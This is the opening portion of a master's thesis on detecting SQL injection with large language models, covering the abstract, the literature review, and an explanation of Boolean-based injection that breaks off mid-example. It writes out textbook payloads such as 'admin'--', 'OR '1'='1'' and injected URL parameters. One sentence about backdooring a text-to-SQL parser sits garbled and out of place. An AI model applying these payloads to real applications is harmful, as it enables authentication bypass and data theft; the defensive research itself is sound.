T.C.

SELCUK UNIVERSITY

GRADUATE SCHOOL OF NATURAL AND APPLIED SCIENCES

DETECTING AND PREVENTING SQL INJECTION ATTACKS USING LARGE LANGUAGE MODELS

Borhanullah Hairan

MS Thesis

Information Technology Engineering

Dec-2025
KONYA

All Rights Reserved

TEZ KABUL VE ONAYI

Borhanullah HAIRAN tarafından hazırlanan "**BÜYÜK DİL MODELLERİ KULLANARAK SQL ENJEKSİYON SALDIRILARININ TESPİTİ VE ÖNLENMESİ**" adlı tez çalışması 24/12/2025 Tarihinde aşağıdaki jüri tarafından oy birliği ile Selçuk Üniversitesi Fen Bilimleri Enstitüsü Bilişim Teknolojileri Mühendisliği Anabilim Dalı'nda YÜKSEK LİSANS TEZİ olarak kabul edilmiştir.

Jüri Üyeleri	**İmza**
Başkan **Dr.Öğr.Üyesi Alper KILIÇ**	_______________
Danışman **Doç.Dr.Mehmet Akif ŞAHMAN**	_______________
Üye **Dr.Öğr.Üyesi Züleyha YILMAZ ACAR**	_______________

Yukarıdaki sonucu onaylarım.

Prof. Dr. HASAN AYDOĞAN
FBE Müdürü

TEZ BİLDİRİMİ

Bu tezdeki bütün bilgilerin etik davranış ve akademik kurallar çerçevesinde elde edildiğini ve tez yazım kurallarına uygun olarak hazırlanan bu çalışmada bana ait olmayan her türlü ifade ve bilginin kaynağına eksiksiz atıf yapıldığını bildiririm.

DECLARATION PAGE

I hereby declare that all information in this document has been obtained and presented in accordance with academic rules and ethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results that are not original to this work.

Signature

Borhanullah HAIRAN

Date: 24/12/2025

ÖZET

YÜKSEK LİSANS TEZİ

BÜYÜK DİL MODELLERİ KULLANARAK SQL ENJEKSİYON SALDIRILARININ TESPİTİ VE ÖNLENMESİ

Borhanullah HAIRAN

Selçuk Üniversitesi Fen Bilimleri Enstitüsü Bilişim Teknolojileri Mühendisliği Anabilim Dalı

Danışman: Doç. Dr. Mehmet Akif ŞAHMAN

2025, 91 Sayfa

Jüri
Doç. Dr. Mehmet Akif ŞAHMAN
Dr.Öğr.Üyesi Züleyha YILMAZ ACAR
Dr.Öğr.Üyesi Alper KILIÇ

Bu tez, SQL Enjeksiyon Saldırılarının tespiti ve önlenmesini, Büyük Dil Modellerinin (LLM'ler) modern web güvenlik çerçevelerine entegrasyonu yoluyla incelemektedir. SQL enjeksiyon saldırıları, kuruluşlar için kritik tehditlerden biri olmaya devam etmektedir. Bu çalışma, Boolean tabanlı, Union tabanlı ve Hata tabanlı olmak üzere çeşitli SQL enjeksiyon saldırılarını sınıflandırmakta ve analiz etmektedir. Ayrıca parametreleştirilmiş sorgular, girdi doğrulama ve web uygulama güvenlik duvarları gibi önleme yöntemlerine genel bir bakış sunmaktadır.

Tezin merkezinde, SQL enjeksiyon saldırılarının tespiti ve önlenmesini geliştirmek amacıyla Büyük Dil Modellerindeki (LLM'ler) ilerlemelerden yararlanılması yer almaktadır. Özellikle, ücretsiz olarak sunulan beş üst düzey LLM, çeşitli SQL enjeksiyon tekniklerini tanımadaki etkinlikleri açısından değerlendirilmiştir. Geniş veri kümeleri üzerinde eğitilmiş LLM'ler, kalıpları analiz edebilir, güvenlik açıklarını öngörebilir ve gerçek zamanlı tehdit azaltma önerileri sağlayabilir. Modelleri test etmek ve değerlendirmek için, kötü amaçlı ve meşru SQL sorguları içeren özel olarak etiketlenmiş bir veri seti kullanılmıştır. Her model, doğruluk (accuracy), kesinlik (precision), geri çağırma (recall) ve F1-skoru gibi değerlendirme ölçütleriyle test edilmiştir.

Test edilen modeller arasında, mistralai/mixtral-8x7b-instruct en yüksek tespit performansını tutarlı biçimde göstermiş ve SQL enjeksiyon kategorileri genelinde kesinlik ve geri çağırma arasında dengeli bir sonuç sunmuştur. Bu durum, modelin web tabanlı uygulamalarda akıllı ve otomatik güvenlik denetimi sağlama açısından yararlı olabileceğini göstermektedir. Bulgular, Mixtral-8x7B Instruct modelinin ortalama %87.52 F1 skoru ve %86.67 doğruluk ile en iyi sonuçları elde ettiğini ortaya koymaktadır. İkinci sırada, geniş tespit kapsamına ve yüksek geri çağırma performansına sahip LLaMA-3-70B yer almaktadır. DeepSeek ve CodeLLaMA bazı saldırı türlerinde iyi performans gösterse de genel olarak tutarlı değildi. Öte yandan, düşük hesaplama verimliliğine rağmen en iyi ortalama tespit ölçümlerinden bazıları Qwen2.5-Coder-7B tarafından elde edilmiştir.

Bu bulgular, gelişmiş LLM'lerin SQL enjeksiyonunun tespitini ve tamamlayıcı güvenlik mekanizmalarını geliştirme konusunda umut verici bir potansiyele sahip olduğunu göstermektedir.

Anahtar Kelimeler: Büyük Dil Modelleri, Boolean SQL Enjeksiyonu, Hata Tabanlı SQL Enjeksiyonu, Mixtral-8x7B-Instruct, Siber Güvenlik, Union SQL Enjeksiyonu, Web Güvenliği

ABSTRACT

MS THESIS

DETECTING AND PREVENTING SQL INJECTION ATTACKS USING LARGE LANGUAGE MODELS

Borhanullah HAIRAN

THE GRADUATE SCHOOL OF NATURAL AND APPLIED SCIENCE OF SELÇUK UNIVERSITY
THE DEGREE OF MASTER OF SCIENCE IN INFORMATION TECHNOLOGY ENGINEERING

Advisor: Assoc. Prof. Dr. Mehmet Akif ŞAHMAN

2025, 91 Sayfa

Jury
Assoc.Prof. Dr. Mehmet Akif ŞAHMAN
Assist.Prof. Dr. Züleyha YILMAZ ACAR
Assist.Prof. Dr. Alper KILIÇ

This thesis explores the detection and prevention of SQL Injection Attacks through the integration of Large Language Models (LLMs) into modern web security frameworks. SQL injection attacks keep being one of the critical threats for organizations. This thesis categorizes and analyses a number of SQL injection attacks including Boolean-based, union-based, and error-based. It provides a general overview of the prevention methods using parameterized queries, input validation, and web application firewalls. A central focus of this thesis is on leveraging advancements in large language models (LLMs), to enhance SQL injection attacks detection and prevention. Specifically, five cutting-edge free training LLMs are evaluated for their effectiveness in identifying various SQL injection techniques. LLMs, trained on wide datasets, can analyse patterns, predict vulnerabilities, and provide real-time threat mitigation recommendations. To test and evaluate these models, we use a custom-labeled dataset, which contains malicious and legitimate SQL queries. Each model was tested using evaluation metrics included accuracy, precision, recall and F1-score. Among the tested models, mistralai/mixtral-8x7b-instruct consistently achieved the highest detection performance, offering a balanced trade-off between precision and recall across SQL injection categories. This makes it clear that the model can be useful in providing intelligent and automated security auditing at web-based applications. Findings indicate that Mixtral-8x7B Instruct achieved the best results an average of F1-score of 87.52% and an accuracy of 86.67%. The second one was LLaMA-3-70B that was well-recalling and had a wide detection scale. DeepSeek and CodeLLaMA both performed well in some form of attacks, but not overall. On the other hand, the best average detection measures were achieved with Qwen2.5-Coder-7B although it has low computational efficiency. These findings indicate that advanced LLMs are potentially promising to enhance the detection of SQL injection and complementary security.

Keywords: Boolean SQL Injection, Cybersecurity, Error SQL injection, Large Language Models, Mixtral-8x7B-Instruct, Union SQL injection, Web Security

ACKNOWLEDGEMENTS

First and foremost, I would like to express my deepest gratitude to my supervisor, Assoc. Prof. Dr. M. Akif Şahman. This study was conducted under his invaluable guidance. I am profoundly thankful for his insightful ideas, extensive knowledge, constructive suggestions, and unwavering encouragement throughout the entire process of identifying and developing the topic of SQL injection detection using large language models.

I would also like to extend my sincere appreciation to committee members who contributed their expertise and observations during the formulation of this work. Their support and discussions have been a source of great motivation.

Finally, I dedicate this work to my family for their endless love, support, and patience throughout my academic journey.

Borhanullah Hairan

Konya - 2025

CONTENTS

ÖZET iii

ABSTRACT v

ACKNOWLEDGEMENTS vi

List of Figures ix

List of Tables ix

List of Abbreviations x

1. INTRODUCTION 1

2. LITERATURE REVIEW 6

3. MATERIAL 12

3.1. Boolean-Based SQL Injection Attacks 12

3.2. Union-Based SQL Injection Attacks 15

3.3. Error-Based SQL Injection Attacks 18

3.4. Prevention Methods 20

4. METHODOLOGY 27

4.1. Research Design 27

4.2. System Design 28

4.3. Data Collection Methods 32

4.4. Dataset Construction 32

4.5. Data Analysis 33

4.6. Ethical Considerations 35

4.7. Model Selection and Configuration 36

4.8. Evaluation Metrics 41

5. EXPERIMENTAL STUDY 44

5.1. Query Evaluation Process 44

5.2. Boolean-Based SQL Injection Results 52
5.3. Union-Based SQL Injection Results 53
5.4. Error-Based SQL Injection Results 53
5.5. Overall Performance Summary 54
5.6. Limitations of the Study 55
6. CONCLUSION 57
6.1. Future Work 58
REFERENCES 60
Appendix 64
Boolean-based queries 64
Error-based queries 69
Union-based queries 74

List of Figures

Figure 3.1. Boolean SQL injection Attack process…………………………….…………….…… 14
Figure 3.2. Valid input ……………………………………………………...…………………24
Figure 3.3. Length of input …………………………………………………………...………24
Figure 3.4. WAF ………………………………..……………………...…….….……………….26
Figure 4.1. Job category ………………………………..………………….……………….……30
Figure 4.2. Query input and process window ……………..………………………………..…….31
Figure 4.3. Meta Llama 3 Instruct Human evaluation ……………..……..……………………...…38
Figure 4.4. DeepSeek coder performance ……………………………………...…...…….39
Figure 4.5. All models of Llama ……………………………………...…….……………..….40
Figure 5.1. Query analysis workflow ……………………..……………………..……………46
Figure 5.2. Legitimate queries process …...……………...………………...………………..…….48
Figure 5.3. SQL injection payloads process against LLM ……………..…………………………...…49
Figure 5.4. Reaction of models against a valid SQL query ………..……………....…...….…..….51
Figure 5.5. SQL injection payloads process ………...………………...…….…………….….52

List of Tables

Table 4.1. Specifications of the different modules.. 31
Table 5.1. Performance Metrics for Boolean-Based SQLi Detection…………….…………………..53
Table 5.2. Performance Metrics for Union-Based SQLi Detection…………...………………...54
Table 5.3. Performance Metrics for Error-Based SQLi Detection………………………………55
Table 5.4. Average Performance Metrics Across All SQLi Types…………………………...55

List of Abbreviations

AI	Artificial Intelligence
API	Application Programming Interface
DL	Deep Learning
FN	False Negative
FP	False Positive
HTTP	Hypertext Transfer Protocol
IDS	Intrusion Detection System
LLM	Large Language Model
ML	Machine Learning
MoE	Mixture-of-Experts
OWASP	Open Web Application Security Project
SQL	Structured Query Language
SQLi	SQL Injection
SQLiA	SQL Injection Attack
TN	True Negative
TP	True Positive
WAF	Web Application Firewall
XAI	Explainable AI

1. INTRODUCTION

In the present digital world, web applications are the foundation of information infrastructure and have been recognized as an important component of digital organization, which handles vast amounts of sensitive data. Such sites can be used by the users to communicate with a wide assortment of Internet support services, including finance, healthcare, government, and e-commerce, many of which also handle sensitive information, including credit card and personal identification data (Baklizi ve ark., 2022; Alotaibi ve Vassilakis, 2023). Such applications are very important in regard to security, as they process large volumes of personal and confidential information.
The majority of these systems use relational databases and Structured Query Language (SQL) for storage, retrieval, and manipulation of data. The communication between the front-end interfaces and the back-end databases that are a part of the modern web applications architecture is one of the key lines of vulnerability where security threats such as SQL injection attacks often arise here. SQL injection attacks are among the most common and dangerous vulnerabilities in web applications. SQL injection is a type of security attack whereby an attacker provides specially formatted input that is understood as being a part of SQL statements of an application, enabling illegitimate alteration of the desired query. Such attacks are possible when some malicious SQL code is inserted into the input fields, like the login form or URL. The attackers can do various manipulations such as query logic manipulation, sensitive data extraction, reading, writing, and deleting records, authentication bypassing, or even getting full access to the back-end databases (Baklizi ve ark., 2022).

Conventionally, the SQL injection defence has been based on both static and dynamic methods, which include input verification, query parameterization, and Web Application Firewalls (WAFs). These mechanisms are basic to mitigating risks but they are not infallible. The Open Web Application Security Project (OWASP) lists SQL injection as one of the most dangerous security threats to web applications, and it has always been placed highly in the OWASP Top 10 Web Application Security Risks (Alotaibi ve Vassilakis, 2023). However, as attack techniques become more sophisticated, many preventative mechanisms have been implemented. The continuous development of vectors of attack, particularly the use of obfuscation and evasion methods, has

resulted in making the traditional defences less effective (Guan ve ark., 2023). As a result, scholars and professionals have shifted to more sophisticated methods, especially Large Language Models (LLMs), to provide more effective proactive SQLi threat detection and prevention. LLM like LLaMA (Abas Abdullah ve ark., 2025) developed by Meta, Gemini (Balestri, 2025) developed by Google, and Mixtral (Lo ve ark., 2025) developed by Mistral are trained with massive multimodal datasets of trillions of tokens of text and code. They are able to develop a strong context, syntax, and semantics comprehension (Lu ve ark., 2023). This will enable them to identify malicious templates, think over query templates, and even assume how attackers can put together SQLi payloads. Their capacity to analyse both natural and programming language such as SQL makes them promising tools of detecting anomalous query behaviour. Recent research shows that LLMs have significant potential in code-based security activities, such as vulnerability detection and semantic analysis (Zhou ve ark., 2025). They can be integrated into web application security pipelines and can be dynamically detected and respond to threats in real time. As a result, they can be activated to serve as intelligent code checkers that are able to identify security vulnerabilities.

In order to respond to the multidimensional problem described above, this thesis establishes a series of clear and specific research objectives. These objectives are designed to guide the investigation systematically, ensuring that the research moves logically from foundational analysis to empirical evaluation and finally to practical recommendations. The primary objectives of this research are as follows:

- Identify and Analysis different types of SQL injection attacks

The first objective is to establish a strong theoretical foundation by systematically examining the mechanisms of the three most common and impactful types of SQLi attacks: Boolean-based, Union-based, and Error-based. This is more than a simple description; the objective is to analyse the logical structure of each attack, identify the specific database behaviours they exploit, and analyse the methods attackers use to exfiltrate data. Through a systematic and detailed analysis of these specific attack vectors, this study aims to create a robust and precise point of reference, thus allowing a strict evaluation of Large Language Models (LLMs) and their ability to identify and counteract security risks. The development of such a theoretical framework offers the depth and clarity essential to underpin effective and valuable empirical assessment.

- Analyze prevention and mitigation methods for SQL injection attack vulnerabilities

The study will consider several ways that would be implemented in preventing SQL injection attack, such as the input validation method, parameterized queries or prepared statements, and A central point of the thesis is to research the efficiency of Large Language Models (LLM) in recognizing and preventing SQL injection attacks in web applications. This involves the assessment of the detection properties of some state-of-the-art instruction-tuned LLMs on SQL queries, and suggesting a useful implementation of an actual real-time threat prevention.

- To empirically evaluate and compare the detection performance of state-of-the-art LLMs

The key goal of this thesis is to transcend the discussion of the hypotheses and make a quantitative and data-based assessment of five popular, instruction-tuned LLMs, including Meta-LLaMA-3-70B-Instruct, DeepSeek-Coder-33B-Instruct, CodeLLaMA-13B-Instruct, Qwen2.5-Coder-7B-Instruct, and Mixtral-8x7B-Instruct. This testing will be conducted in an operational testbed, a realistic web application that is a purpose-built system that emulates a realistic working environment. The aim is to measure the performance of each model in a zero-shot configuration in a systematic manner to evaluate its natural capacity to rationally reason and detect malicious SQL queries without any form of domain-specific fine-tuning. Such a comparative study will be required to close the current knowledge gap in the research and give a clear reference of the current model capabilities.

- To identify the most reliable and balanced model for practical deployment

A significant result of this study is to determine which of the given LLM, provides the best balance of performance features that are needed in a real-world security application. This is not merely the purpose of determining the best model that is the most accurate. It is in particular seeking to establish which model offers the best trade-off between recall (how accurately one can report the maximum number of actual attacks, minimizing false negatives) and precision (how accurately one can report malicious queries as legitimate, minimizing false positives). A major measure in this assessment will be the F1-score. It is very important to find a model that is doing well in this balance so as to come up with a security tool that is efficient and practical in use because a high false negative rate or false positive rate can make a system unworkable.

This study is presented through a set of research questions. These questions will be specific, measurable, and focused on the main research problem. They give a very clear and narrow direction of the investigation, and the empirical work and the further analysis stay strictly in line with the main objectives of the thesis. The key questions that are aimed to be answered in this study are:

- How effective are modern, instruction-tuned Large Language Models in the zero-shot detection of SQL Injection attacks when compared to the implicit baseline of traditional, signature-based security mechanisms?

The question is concerned with the comparison of the detection abilities of LLMs with the traditional security systems, including signature-based and rule-based technology. The study will compare the accuracy and efficiency of the SQL injection attacks that the LLMs detect. The performance of different prevention mechanisms, i.e., input validation, parameterized queries, Web Application Firewalls (WAFs), and, ultimately, the application of LLM, is described by this question. The study will compare the efficiency of the correct procedures in securing the web applications by evaluating the effectiveness of every method in detection, prevention, or mitigation of SQL injection attacks.

- Which Large Language Model, based on the empirical evidence, demonstrates the most robust and balanced performance profile, thereby presenting the most viable candidate for deployment in a real-world web application security framework?

The last research question is the practical implications of the study findings. It also seeks to incorporate the performance outcomes into a package of practical recommendations to be applied in the real world. To provide answers to this question, a detailed assessment should be conducted that goes beyond the identification of the model with the best average scores in terms of performance.

Finally, this thesis has made systematic research on the large language models (LLMs) according to the behaviour and performance of the models in three types of attacks that are highly prevalent and commonly used on SQL inversion. The analysis concentrates on Boolean-based, Union-based and Error-based SQLi attacks. The performance of each model was evaluated based on the common metrics, such as accuracy, precision, recall, and F1-score. The results suggest that LLMs

have high levels of detection, with a high level of precision and recall when it comes to all types of attacks. These findings highlight the strong potential of LLMs to become smart, automated web-based systems auditors.

2. LITERATURE REVIEW

In recent years, much research has applied efforts to explore and address the problem of SQL injection attacks, which are still widely prevalent and open to web-based applications. Even today it is an amazingly popular type of attack directed at a database. This method gives the attacker full control over the database queries and the possibility to receive the information that should be secret and even to cause damage to the base of the whole system. Research shows that even as security solutions progress to higher levels, SQL injection attacks remain a significant threat because attackers continuously adopt new techniques and introduce new forms of vulnerabilities.

Static code analysis systematically audits against dangerous query constructs, such as the concatenation of user-supplied input strings. This methodology is often supplemented with dynamic test suites and fuzzing harnesses executing web interfaces and by black-box vulnerability scanners, which inject payloads and observe the behavior of the system under test. Kumar and Binu have defined the systematic approach to SQL injection attack detection and prevention using tokenization and anomaly-based pattern recognition. Their research was mainly driven by the shortcomings of the rule-based paradigms, and consequently they presented a preprocessing strategy that examines the syntactic structure of the SQL statements. They attempt to enhance the strength of database security controls against injection exploits by specifying legitimate tokens, including SQL keywords, operators, and literal constants, and user inputs. The authors implemented a prototype web application created with the help of PHP and MySQL and integrated representative input interfaces; login forms, and feedback submission pages to give a close resemblance to real user interfaces. The system sniffed user inputs before executing them, and it took the SQL statements through a tokenization routine which subdivided each SQL statement into separate syntactic tokens. A token sequence was then checked against a reference corpus of authorized query patterns, which were created by using baseline application traffic on regular operation(Kumar ve Binu, 2018). However, a number of limitations were appropriately observed by the authors of the study.

One of the major assumptions of the given model is that the patterns of query do not change during the training period, which is likely not to hold in systems with high dynamism or controlled by

API-based architectures. Further, the model itself does not support runtime adaptive learning, meaning that any new injection techniques that arise even after deployment require retraining (Kumar ve Binu, 2018).

Also, Kaur and Kaur conducted a careful empirical study on the effectiveness of currently deployed SQL Injection (SQLi) countermeasures, using an intentionally vulnerable e-commerce prototype, also known as the Gift Shop web application. Their aim was to establish the effectiveness of classic security protection mechanisms, i.e., input validation, parameterized queries, and the least privilege principle, in mitigating SQLi vulnerabilities in realistic work settings.

This approach included the implementation of automated vulnerability scanners to determine the baseline security posture of the application and then a systematic reassessment of the same after the execution of a package of mitigation measures. The authors were able to measure the level of integrity improvement by comparing the state of the scanner output prior to and after the countermeasure roll-in.

The subsequent outcomes highlighted the fact that the number of vulnerabilities identified after mitigation had significantly decreased, thus proving that the traditional defensive measures can have a substantial impact on enhancing the resilience toward the basic SQLi attacks. The authors, however, warned that these were not able to effectively distribute all of the risks; the situation remained that there was a residual set of SQLi situations that were not identified as such, despite the fortification of the application, and this further indicated the importance of remaining vigilant and having sophisticated detection capabilities (Kaur ve Kaur, 2017).

As the complexity of detection has increased, more scholars have applied machine learning (ML), natural language processing (NLP), and deep learning (DL) techniques to improve the specificity and scope of SQL injection (SQLi) detectors. For example,

M. Liu and K. Li proposed a DeepSQLi architecture that is a deep learning approach using semantic learning to detect SQL injection attacks. The model implements neural natural language processing (NLP) to extract contextual and structural dependencies between SQL tokens.

As compared to other traditional scanners like SQLmap, which rely on a collection of attack payloads, DeepSQLi is capable of understanding the semantic intent of malicious queries, thus allowing it to identify attacks using previously unknown payloads.

Tests performed on six web applications revealed that DeepSQLi is far better than baseline tools in both accuracies of detection and time efficiency. This was a study that reported that the model did not only reduce the false negative but also identified the hidden injection vectors, which the traditional tools could not identify.

These results highlight the fact that semantic-aware frameworks are capable of detecting intent-behind malicious behavior better than a syntactically or rule-based framework, which is a notable improvement in the field of SQLi mitigation (Liu ve ark., 2020).

Similarly, Tasdemir et al. proposed a cascaded natural-language-processing-based detection framework to be used in data-center (high-speed) settings. The model has two layers: the initial layer incorporates lightweight filtering with machine-learning classifiers, and the second layer applies a deep transformer-based NLP model to analyze in more detail. The architecture has been designed to improve the performance of detection without incurring high computational cost, hence allowing SQL queries to be analyzed in real time in large-scale systems. Their findings indicated that the cascaded deep-learning structures were able to retain the high accuracy and speed, making them capable of detecting SQL injection at production scale (Tasdemir ve ark., 2023).

(Alghawazi et al) proposed an elaborate deep-learning framework that is based on recurrent neural network (RNN) auto encoder to identify SQL injection attacks. Taking advantage of the sequential dependencies intrinsic to RNNs to run SQL queries, the proposed framework allowed to re-construct valid query patterns, and at the same time identify deviations that can be taken as signs of malicious injections. In the study, a comparative evaluation of the suggested model was made against a set of traditional classifiers, which are convolutional neural networks (CNNs), artificial neural networks (ANNs), decision trees, random forests, and logistic regression. RNN auto encoder with a detection accuracy of 94% and an F1 of 92% outperforms the alternative classifier strategies and highlights the effectiveness of sequence-based deep learning models in detecting

SQL injections. However, the authors recognized that small diversity in the data and high computation cost is a major hindrance to the real implementation of the system (Alghawazi ve ark., 2023).

In line with previous antecedent studies, a convolutional auto encoder architecture called AE-Net was published in IEEE Access in 2023. The model used unsupervised learning to automatically discover hidden deep latent representations within SQL query patterns. AE-Net has been designed to recreate normative query behavior, at the same time pointing out anomalies that point to injection attempts. Empirical comparisons proved that AE-Net significantly outperformed traditional models of supervised learning in terms of accuracy of detection and false-positive reduction. The study highlighted that the major strength of AE-Net lies in its ability to generalize under heterogeneous web application setups without any thorough feature engineering. Despite these developments, the authors highlighted that issues that are related to training latency and the interpretability of the derived feature representations are not addressed yet in the context of auto encoder-based SQL injection detection (Thalji ve ark., 2023).

The recent development that has been used as the new frontier of SQLi detection is the use of Large Language Models (LLMs). LLMs (e.g., transformer-based models that are trained on large code + natural language corpora) promise a new stage of semantic comprehension; they are able to reason about query intent, code context, and even attacker behavior.

Studies, such as a systematic review conducted by Zhang et al., offer a wide overview of applications of large language models (LLMs) in the field of cybersecurity, with opportunities and challenges. The experiment provides a survey of over 300 works and a total of over 25 LLMs and their application in over ten downstream contexts. The review highlights that the traditional security mechanisms (rule-based and signature-based mechanisms of detection) are becoming ineffective against the adaptive adversarial. LLM, as a promising solution to vulnerability detection, secure code generation, program repair, and cyber threat intelligence, can be promising due to its strong reasoning and natural language processing capabilities. These approaches were much more effective than signature-based detection but necessitated large domain-specific databases and were affected by poor generalization (Zhang ve ark., 2025).

Also, Wen X. et al., use SqliGPT, Automated SQL Injection Black-Box Detection with Large Language Models applies the concept of large language models (LLMs) in a more limited area of evaluation and application of black-box detecting SQL infection. The authors created SqliGPT, an LLM-based scanner, which includes a Strategy Selection Module, which maximizes the effectiveness of detection, and a Defense Bypass Module, which countermeasures weak application protection. In a comparative analysis of six other state-of-the-art scanners, with their own proprietary SqliMicroBenchmark of 45 targets, SqliGPT was top at the highest detection rate, even better at 18 of 45 harder targets, and slightly lower at the 27 easy targets (Gui ve ark., 2024).

Dozono, Gasiba, and Stocco conducted a systematic analysis of six modern large language models GPT-3.5 Turbo, GPT-4 Turbo, GPT-4o, CodeLLama-7B, CodeLLama-13B and Gemini-1.5, in five popular programming languages (Python, C, C++, Java, and JavaScript). To base their analysis on a realistic threat environment, the authors selected a representative multi-language vulnerability corpus and developed CODEGUARDIAN, a VS-Code extension, which integrates the model's predictive capabilities of the model with traditional development processes. A user study of the model-assisted environment as an extension was put to the test through a laboratory study of twenty-two professional software developers under which the authors compared the model-assisted environment with a traditional non-assisted baseline. The experimental results were clear GPT4o was the best performer in the detection accuracy of vulnerabilities and the CWE taxonomy assignment, and users who had a CODEGUARDIAN with the support of LLM achieved higher accuracy and shorter time-to-detection compared to the control group (Dozono ve ark., 2024).

Similarly, Shimmi et al. also undertook an investigation into how large language models (LLMs) can be supplemented by contextual information related to a specific domain and whether it can increase the effectiveness of vulnerability detection, a query of special importance to the body of the literature on cybersecurity. The researchers contrasted zero-shot and few-shot prompt settings, and also distinguished between unimodal models, which only take the form of source code, and bimodal models, which are supplied with both natural language descriptions and programming code. The findings highlight the tradeoff between sensitivity and specificity on which any practitioner has to tussle. In practical terms, the research sheds light on a clear guideline, namely, in the context of SQL injection detection, query template provision and database schema details

could be used as a material reinforcement of detection performance. This observation encourages a reassessment of current tooling and proposes a definite direction in future research, including the systematic investigation of the type of domain knowledge that produces the best increases in accuracy without excessive impairment of recall (Shimmi ve ark., 2024).

Also, another detailed survey presented by Sheng et al., which examines the applications of Large Language Models (LLM) in the context of software security and specifically vulnerability detection procedures. Their inquiry was a systematic survey of model architectures and fine-tuning strategies and benchmarks of evaluation over a variety of programming languages. The authors have found that LLMs can demonstrate high effectiveness in understanding contextual and semantic code patterns, that is, exceeding traditional tools of the static analysis. However, they also pointed to the ongoing limitations, including lack of data, problems relating to model explanation, and insufficient extrapolation to previously unknown weaknesses. In addition, the research highlighted challenges in cross-linguistic detection and such as managing representations of multimodal data. Thus, the survey highlighted the need to develop the universal standards and testability guidelines of assessment (Sheng ve ark., 2025).

Nevertheless, other innovative identifications in security include the effective preventive services that are provided by security tools. These are vulnerability scanners and an AI-based abnormality detection application that is focused on scanning the source code of the application with respect to risk and bad SQL injection attacks input processing. The use of AI-improved tools is more important in locating the complex patterns and instances to predict them effectively. The application of LLM in current cybersecurity operations has become a special object of interest to researchers.

In total, these prevention techniques and security mechanisms assist in bringing database protection from such SQLIA to the next level in that they form a highly effective layered security blanket that hammers home defense from both a coding methodology as well as what could best be described as state-of-the-art security measures.

3. MATERIAL

SQL injection attacks, sometimes commonly referred to as SQLIA take advantage of flaws in web applications handling of user input to execute arbitrary SQL commands against the application's database. Although SQL injection manifests in many forms, the variants are typically classified according to how data is exfiltrated and by the type of feedback channel available to the attacker. This study pays attention to three of the most widespread and effectual forms of SQLi. Here the current study is a systematic study that explores how Large Language Models (LLMs) can identify, analyze and prevent these repeated types of SQL injection attacks more efficiently and accurately.

3.1. Boolean-Based SQL Injection Attacks

One of the simplest, but commonly used, type of SQL injection is known as a Boolean-based SQL injection attack. It involves the direct insertion of malicious SQL codes into common form fields like login forms, password forms, search fields and even the URL addresses to force the database to evaluate conditional statements (Zhang ve ark., 2023; Sommervoll ve ark., 2024). This approach transmits SQL queries, which on execution and creation of a condition based instruction, generally true or false(Huang ve ark., 2004; Tadhani ve ark., 2024). The attacker does wait to receive the response of the application and whether the injected query is performed or not. An example of such a vulnerable query is the following injected condition (AND 1=1 (TRUE)) or AND 1=2 (FALSE)). The attacker can ensure the vulnerability in case the content of the page is different in the (TRUE) and the (FALSE) condition (e.g. a "login successful" message appears or a "login failed" message appears). The attacker can extract data bit by bit by systematically posing multiple true/false questions, including the first letter of the password of the administrator being a, etc. Its functionality makes it hard to be spotted because it employs conditional logic, rather than syntax errors, and it is therefore very obfuscating.

Example Scenario: Suppose an insecure web application has a login form, which issues a query of the nature of the following concept.

- Select the user which, username = input-username, password = input password;

Figure 3.1., explains the example scenario, that how the attacker does a Boolean-based SQLI attack. Attacker can use like this injection payloads:

SELECT * FROM USERS WHERE USERNAME = 'ADMIN'--' AND PASSWORD ='';

The attacker bypasses the password parameter by entering the username field with the query (admin--). The attacker breaks the password parameter by inserting the quote mark in the username form, which causes the termination of the SQL query. They cause an attacker to place a hidden backdoor to the text-to-SQL parser by corrupting the prompt and then interact with the system to induce it to produce the malicious payload.



Figure 3.1. Boolean SQL injection attack process (Zhang ve ark., 2023)

If the application use ID conditions, an attacker may alter the input to do Boolean-base attack. For instance:

- Original query: SELECT USERNAME, PASSWORD FROM USER WHERE ID = 5;
- Attacker's injection: SELECT USERNAME, PASSWORD FROM USER WHERE ID = 5' OR '1'='1' –

When the response alters (e.g., the page is fully loaded), then this signifies that the condition is true. Through this, a hacker could enumerate database values.

And an attacker may be using a URL instead of a login form. For instance, we have an application, www.bostrandom.com, and it has an ID parameter that is vulnerable to Boolean-based SQL injection attacks.

www.bostrandom.com/app.php?id=1 and 1=2

In order to force a false payload, we need to generate a conditional statement. The second condition in this example is a false payload.

When used the false payload the back end query:

SELECT TITLE FROM PRODUCT WHERE ID =1 AND 1=2

In here ID is equal to one, which is a valid ID, and so this will evaluate to true, and one is equal to two, which will evaluate to false because one will never be equal to two, and so it won't display a title from the product table.

Now if we use the true statement: www.bostrandom.com/app.php?id=1 OR 1=1

